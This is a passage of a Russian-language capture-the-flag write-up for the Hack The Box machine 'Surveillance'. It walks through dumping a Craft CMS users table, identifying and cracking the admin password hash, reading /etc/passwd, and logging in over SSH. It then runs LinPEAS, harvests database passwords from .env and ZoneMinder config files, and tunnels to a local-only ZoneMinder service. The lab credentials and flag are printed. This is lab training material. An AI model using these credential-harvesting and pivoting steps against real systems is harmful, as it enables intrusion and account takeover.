  `pending` tinyint(1) NOT NULL DEFAULT 0,
  `locked` tinyint(1) NOT NULL DEFAULT 0,
  `suspended` tinyint(1) NOT NULL DEFAULT 0,
  `admin` tinyint(1) NOT NULL DEFAULT 0,
  `username` varchar(255) DEFAULT NULL,
  `fullName` varchar(255) DEFAULT NULL,
  `firstName` varchar(255) DEFAULT NULL,
  `lastName` varchar(255) DEFAULT NULL,
  `email` varchar(255) DEFAULT NULL,
  `password` varchar(255) DEFAULT NULL,
  `lastLoginDate` datetime DEFAULT NULL,
  `lastLoginAttemptIp` varchar(45) DEFAULT NULL,
  `invalidLoginWindowStart` datetime DEFAULT NULL,
  `invalidLoginCount` tinyint(3) unsigned DEFAULT NULL,
  `lastInvalidLoginDate` datetime DEFAULT NULL,
  `lockoutDate` datetime DEFAULT NULL,
  `hasDashboard` tinyint(1) NOT NULL DEFAULT 0,
  `verificationCode` varchar(255) DEFAULT NULL,
  `verificationCodeIssuedDate` datetime DEFAULT NULL,
  `unverifiedEmail` varchar(255) DEFAULT NULL,
  `passwordResetRequired` tinyint(1) NOT NULL DEFAULT 0,
  `lastPasswordChangeDate` datetime DEFAULT NULL,
  `dateCreated` datetime NOT NULL,
  `dateUpdated` datetime NOT NULL,
  PRIMARY KEY (`id`),
  KEY `idx_rwdrdgpfnxgjkcyodousvbrruakknyingtil` (`active`),
  KEY `idx_ddlptdkxvazjabtftbyqulqzhvyuvwrvjegh` (`locked`),
  KEY `idx_bqhsxyicrjqknufrviljptdgdagyybqenzee` (`pending`),
  KEY `idx_dqvidjgrstwmfiwvhhgcbbuacpjksuesaqkx` (`suspended`),
  KEY `idx_qqxjptnffcfgvnlotisnjmnwzhtceafhssez` (`verificationCode`),
  KEY `idx_kqwyhqmknuyiahocnkgrnjbaqdvumsuxfnkr` (`email`),
  KEY `idx_rpazcbmyerqfrnwzgiwbtgvfxurgowzhjzhm` (`username`),
  KEY `fk_tjkerccyilsgjjzkjhdeeytwlymdmgykfwqj` (`photoId`),
  CONSTRAINT `fk_tjkerccyilsgjjzkjhdeeytwlymdmgykfwqj` FOREIGN KEY (`photoId`) REFERENCES `assets` (`id`) ON DELETE SET NULL,
  CONSTRAINT `fk_twcxdjbrarpaiqqslizioqymboyacziavjzp` FOREIGN KEY (`id`) REFERENCES `elements` (`id`) ON DELETE CASCADE
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 COLLATE=utf8mb3_general_ci;
/*!40101 SET character_set_client = @saved_cs_client */;
```

```
--
-- Dumping data for table `users`
--

LOCK TABLES `users` WRITE;
/*!40000 ALTER TABLE `users` DISABLE KEYS */;
set autocommit=0;
INSERT INTO `users` VALUES (1,NULL,1,0,0,0,1,'admin','Matthew B','Matthew','B','admin@surveillance.htb','39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec','2023-10-17 20:22:34',NULL,NULL,NULL,
/*!40000 ALTER TABLE `users` ENABLE KEYS */;
UNLOCK TABLES;
commit;
```

Содержимое SQL-файла


Для определения алгоритма хеширования можно воспользоваться утилитой **hashid**.



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/surveillance]
└─$ hashid 39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec
Analyzing '39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec'
[+] Snefru-256
[+] SHA-256
[+] RIPEMD-256
[+] Haval-256
[+] GOST R 34.11-94
[+] GOST CryptoPro S-Box
[+] SHA3-256
[+] Skein-256
[+] Skein-512(256)
```

Определение алгоритма хеширования


Самый популярный из представленных алгоритмов хеширования — это SHA-256. Попробовать найти прообраз хеша можно в онлайновой базе **md5decrypt.net**.



39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec : starcraft122490

Результат взлома хеша


У нас есть пароль, теперь получим список активных пользователей из файла `/etc/passwd`.



```
(remote) www-data@surveillance:/var/www/html/craft/storage/backups$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
matthew:x:1000:1000:,,,:/home/matthew:/bin/bash
zoneminder:x:1001:1001:,,,:/home/zoneminder:/bin/bash
(remote) www-data@surveillance:/var/www/html/craft/storage/backups$
```

Пользователи с консолью

С полученными учетными данными авторизуемся по SSH от имени пользователя `matthew`.



```
matthew@surveillance:~$ id
uid=1000(matthew) gid=1000(matthew) groups=1000(matthew)
matthew@surveillance:~$ cat user.txt
f0ffbfd025a59daa0bda4d4bd6c1822c
matthew@surveillance:~$
```

Флаг пользователя

Пользователь ZoneMinder


Теперь нам необходимо собрать информацию. Мест, где в Linux может оказаться что-то интересное, очень много, поэтому лучше всего применить автоматизацию. Я, как обычно, воспользуюсь для этого скриптом из набора PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на хост скрипт для Linux, дадим право на выполнение и запустим сканирование. В выводе будет много информации, поэтому ищем самое важное.


Для локального хоста открыт порт 8080, который отвечает за какой-то веб-сервис.



```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

Активные порты


Подробнее о том, что это за сайт, мы можем узнать из настроек веб-сервера Nginx. Давай заглянем в файл `/etc/nginx/sites-enabled`.



```
╔══╣ PHP exec extensions
drwxr-xr-x 2 root root 4096 Oct 17 16:25 /etc/nginx/sites-enabled
drwxr-xr-x 2 root root 4096 Oct 17 16:25 /etc/nginx/sites-enabled
lrwxrwxrwx 1 root root 42 Oct 17 16:25 /etc/nginx/sites-enabled/zoneminder.conf -> /etc/nginx/sites-available/zoneminder.conf
server {
    listen 127.0.0.1:8080;

    root /usr/share/zoneminder/www;

    index index.php;

    access_log /var/log/zm/access.log;
    error_log /var/log/zm/error.log;

    location / {
        try_files $uri $uri/ /index.php?$args =404;

        location ~ /api/(css|img|ico) {
            rewrite ^/api(.+)$ /api/app/webroot/$1 break;
            try_files $uri $uri/ =404;
        }
        location /api {
            rewrite ^/api(.+)$ /api/app/webroot/index.php?p=$1 last;
        }
        location /cgi-bin {
            include fastcgi_params;

            fastcgi_param SCRIPT_FILENAME $request_filename;
            fastcgi_param HTTP_PROXY "";

            fastcgi_pass unix:/run/fcgiwrap.sock;
        }

        location ~ \.php$ {
            include fastcgi_params;

            fastcgi_param SCRIPT_FILENAME $request_filename;
            fastcgi_param HTTP_PROXY "";

            fastcgi_index index.php;

            fastcgi_pass unix:/var/run/php/php8.1-fpm-zoneminder.sock;
        }
    }
}
```

Настройки Nginx


А в файле окружения Craft `/var/www/html/craft/.env` нашелся пароль от базы данных Craft.



```
╔══════════╣ Analyzing Env Files (limit 70)
-rw-r--r-- 1 root root 0 May  2  2023 /usr/lib/node_modules/passbolt_cli/node_modules/psl/.env
-rw-r--r-- 1 www-data www-data 836 Oct 21 18:32 /var/www/html/craft/.env
CRAFT_APP_ID=CraftCMS--070c5b0b-ee27-4e50-acdf-0436a93ca4c7
CRAFT_ENVIRONMENT=production
CRAFT_SECURITY_KEY=2HfILL3OAEe5X0jzYOVY5i7uUizKmB2_
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=craftdb
CRAFT_DB_USER=craftuser
CRAFT_DB_PASSWORD=CraftCMSPassword2023!
CRAFT_DB_SCHEMA=
CRAFT_DB_TABLE_PREFIX=
DEV_MODE=false
ALLOW_ADMIN_CHANGES=false
DISALLOW_ROBOTS=false
PRIMARY_SITE_URL=http://surveillance.htb/
```

Содержимое файла .env

В исходном коде ZoneMinder присутствует пароль для базы данных — `ZoneMinderPassword2023`.




```
╔══════════╣ Analyzing Backup Manager Files (limit 70)
-rw-r--r-- 1 root zoneminder 5265 Nov 18  2022 /usr/share/zoneminder/www/ajax/modals/storage.php
-rw-r--r-- 1 root zoneminder 1249 Nov 18  2022 /usr/share/zoneminder/www/includes/actions/storage.php

-rw-r--r-- 1 root zoneminder 3503 Oct 17 11:32 /usr/share/zoneminder/www/api/app/Config/database.php
                'password' => ZM_DB_PASS,
                'database' => ZM_DB_NAME,
                'host' => 'localhost',
                'password' => 'ZoneMinderPassword2023',
                'database' => 'zm',
                                $this->default['host'] = $array[0];
                        $this->default['host'] = ZM_DB_HOST;
-rw-r--r-- 1 root zoneminder 11257 Nov 18  2022 /usr/share/zoneminder/www/includes/database.php
```

Содержимое файла database.php

Поскольку ZoneMinder настроен так, чтобы обращаться к нему можно было только с локального хоста, для доступа нам потребуется туннелировать трафик. Сделать это можно при помощи `ssh`:

```
ssh matthew@surveillance.htb -L 8080:127.0.0.1:8080
```


Таким образом, весь трафик, который мы пошлем на локальный порт 8080, будет туннелирован на порт 8080 указанного хоста (в данном случае 127.0.0.1) через SSH-хост. Теперь подключаемся к порту.



Страница ZoneMinder

В исходном коде ZoneMinder можно найти версию сервиса.

